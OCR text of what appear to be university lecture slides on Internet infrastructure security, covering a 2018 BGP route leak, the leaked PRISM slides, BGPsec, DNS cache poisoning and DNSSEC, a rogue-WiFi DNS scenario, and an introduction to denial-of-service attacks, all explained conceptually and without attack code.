
How a Nigerian ISP Accidentally Hijacked the Internet

For 74 minutes, traffic destined for Google and Cloudflare services was routed through Russia and into the largest system of censorship in the world, China's Great Firewall.

On November 12, 2018, a small ISP in Nigeria made a mistake while updating its network infrastructure that highlights a critical flaw in the fabric of the Internet. The mistake effectively brought down Google — one of the largest tech companies in the world — for 74 minutes.

To understand what happened, we need to cover the basics of how Internet routing works. When I type, for example, HypotheticalDomain.com into my browser and hit enter, my computer creates a web request and sends it to Hypothtetical.Domain.com servers. These servers likely reside in a different state or country than I do. Therefore, my Internet service provider (ISP) must determine how to route my web browser's request to the server across the Internet. To maintain their routing tables, ISPs and Internet backbone companies use a protocol called Border Gateway Protocol (BGP).

https://www.darkreading.com/cloud/how-a-nigerian-isp-accidentally-hijacked-the-internet/a/d-id/1334482



From Snowden archives, dated April 2013

TOP SECRET//SI//ORCON//NOFORN

(TS//SI//NF) PRISM Collection Details

Current Providers

- Microsoft (Hotmail, etc.)
- Google
- Yahoo!
- Facebook
- PalTalk
- YouTube
- Skype
- AOL
- Apple

What Will You Receive in Collection (Surveillance and Stored Comms)?
It varies by provider. In general:


- E-mail
- Chat – video, voice
- Videos
- Photos
- Stored data
- VoIP
- File transfers
- Video Conferencing
- Notifications of target activity – logins, etc.
- Online Social Networking details
- **Special Requests**

Complete list and details on PRISM web page:
Go PRISMFAA

TOP SECRET//SI//ORCON//NOFORN

TOP SECRET//SI//ORCON//NOFORN

(TS//SI//NF) Dates When PRISM Collection Began For Each Provider



TOP SECRET//SI//ORCON//NOFORN

S-BGP / BGPsec

IP prefix announcements signed


Routes signed
— previous hop authorizes next hop

Higher levels vouch for lower levels
— e.g., ICANN vouches for ARIN, ARIN vouches for AT&T, …

Problem?
Costly and slow adoption


DNS attacks

DNS Cache Poisoning




DNS Cache Poisoning (cont.)

Defense:
randomize 16-bit QID



Kaminsky attack (2008)



Mallory wins if any $r_i = s_j$

DNSSEC

DNS responses signed

Higher levels vouch for lower levels

— e.g., root vouches for .edu, .edu vouches for .uchicago, …

Root public key published

Problem?
Costly and slow adoption

The Coffeeshop Attack Scenario

- DNS servers bootstrapped by wireless AP
  - (default setting for WiFi)
- Attacker hosts AP w/ ID (O'Hare Free WiFi)
  - You connect w/ your laptop
  - Your DNS requests go through attacker DNS
  - www.bofa.com → evil bofa.com
  - Password sniffing, malware installs, …

- TLS/SSL certificates to the rescue!


Denial of Service (Attacks on Availability)

Denial of Service (DoS)

- Prevent users from being able to access a specific computer, service, or piece of data
- In essence, an attack on availability
- Possible vectors:
  - Exploit bugs that lead to crashes
  - Exhaust the resources of a target
- Often very easy to perform…
- … and fiendishly difficult to mitigate

DoS Attacker Goals & Threat Model

